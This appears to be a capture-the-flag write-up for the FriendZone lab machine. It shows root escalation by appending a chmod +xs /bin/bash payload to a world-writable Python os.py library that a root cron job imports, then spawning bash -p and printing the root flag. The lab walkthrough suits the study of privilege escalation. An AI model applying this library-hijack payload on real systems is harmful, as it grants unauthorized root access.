2024/06/10 11:48:01 CMD: UID=0      PID=3345   /usr/bin/python /opt/server_admin/reporter.py
2024/06/10 11:48:01 CMD: UID=0      PID=3344   /bin/sh -c /opt/server_admin/reporter.py
2024/06/10 11:48:01 CMD: UID=0      PID=3343   /usr/sbin/CRON -f
2024/06/10 11:50:01 CMD: UID=0      PID=3349   /usr/bin/python /opt/server_admin/reporter.py
2024/06/10 11:50:01 CMD: UID=0      PID=3348   /bin/sh -c /opt/server_admin/reporter.py
2024/06/10 11:50:01 CMD: UID=0      PID=3347   /usr/sbin/CRON -f
2024/06/10 11:52:01 CMD: UID=0      PID=3354   /usr/bin/python /opt/server_admin/reporter.py
2024/06/10 11:52:01 CMD: UID=0      PID=3353   /bin/sh -c /opt/server_admin/reporter.py
2024/06/10 11:52:01 CMD: UID=0      PID=3352   /usr/sbin/CRON -f
2024/06/10 11:54:01 CMD: UID=0      PID=3358   /usr/bin/python /opt/server_admin/reporter.py
2024/06/10 11:54:01 CMD: UID=0      PID=3357   /bin/sh -c /opt/server_admin/reporter.py
2024/06/10 11:54:01 CMD: UID=0      PID=3356   /usr/sbin/CRON -f
2024/06/10 11:56:01 CMD: UID=0      PID=3361   /usr/bin/python /opt/server_admin/reporter.py
2024/06/10 11:56:01 CMD: UID=0      PID=3360   /bin/sh -c /opt/server_admin/reporter.py
2024/06/10 11:56:01 CMD: UID=0      PID=3359   /usr/sbin/CRON -f
2024/06/10 11:58:01 CMD: UID=0      PID=3364   /usr/bin/python /opt/server_admin/reporter.py
2024/06/10 11:58:01 CMD: UID=0      PID=3363   /bin/sh -c /opt/server_admin/reporter.py
2024/06/10 11:58:01 CMD: UID=0      PID=3362   /usr/sbin/CRON -f

```

```

friend@FriendZone:/opt/server_admin$ ls
reporter.py
friend@FriendZone:/opt/server_admin$ cat reporter.py
#!/usr/bin/python
import os

to_address = "admin1@friendzone.com"
from_address = "admin2@friendzone.com"

print "[+] Trying to send email to %s"%to_address

#command = ''' mailsend -to admin2@friendzone.com -from admin1@friendzone.com -ssl -port 465 -auth -smtp smtp.gmail.co-sub scheduled results email +cc +bc -
v -user you -pass "PAPAP"'''

#os.system(command)

# I need to edit the script later
# Sam ~ python developer
friend@FriendZone:/opt/server_admin$

```

## 2) We have write permission on os.py

```

friend@FriendZone:/opt/server_admin$ ls
reporter.py
friend@FriendZone:/opt/server_admin$ cat reporter.py
#!/usr/bin/python
import os

to_address = "admin1@friendzone.com"
from_address = "admin2@friendzone.com"

print "[+] Trying to send email to %s"%to_address

#command = ''' mailsend -to admin2@friendzone.com -from admin1@friendzone.com -ssl -port 465 -auth -smtp smtp.gmail.co-sub scheduled results email +cc +bc -
v -user you -pass "PAPAP"'''

#os.system(command)

# I need to edit the script later
# Sam ~ python developer
friend@FriendZone:/opt/server_admin$ ls /usr/lib/python2.7/os.py -al
-rwxrwxrwx 1 root root 25910 Jan 15 2019 /usr/lib/python2.7/os.py
friend@FriendZone:/opt/server_admin$

```

## 3) Added a payload to add suid bit

```
friend@FriendZone: /opt/ser... x + v
GNU nano 2.9.3 /usr/lib/python2.7/os.py Modified

def _pickle_stat_result(sr):
    (type, args) = sr.__reduce__()
    return (_make_stat_result, args)

try:
    _copy_reg.pickle(stat_result, _pickle_stat_result, _make_stat_result)
except NameError: # stat_result may not exist
    pass

def _make_statvfs_result(tup, dict):
    return statvfs_result(tup, dict)

def _pickle_statvfs_result(sr):
    (type, args) = sr.__reduce__()
    return (_make_statvfs_result, args)

try:
    _copy_reg.pickle(statvfs_result, _pickle_statvfs_result,
                     _make_statvfs_result)
except NameError: # statvfs_result may not exist
    pass

system('chmod +xs /bin/bash')
```

```
2024/06/10 12:16:09 CMD: UID=0 PID=1 | /sbin/init splash
2024/06/10 12:16:09 CMD: UID=0 PID=3558 | /bin/sh -c /opt/server_admin/reporter.py
2024/06/10 12:16:01 CMD: UID=0 PID=3557 | /bin/sh -c /opt/server_admin/reporter.py
2024/06/10 12:16:01 CMD: UID=0 PID=3556 | /usr/sbin/CRON -f
2024/06/10 12:16:01 CMD: UID=0 PID=3559 | /usr/bin/python /opt/server_admin/reporter.py
2024/06/10 12:16:01 CMD: UID=0 PID=3560 | chmod +xs /bin/bash
```

4) Got root access

```
friend@FriendZone: ~$ /bin/bash -p
bash-4.4# ls
pspy64 user.txt
bash-4.4# cd /root
bash-4.4# cat root.txt
8402f79b8d3d4d6f60c75dc068cfc1db
bash-4.4#
```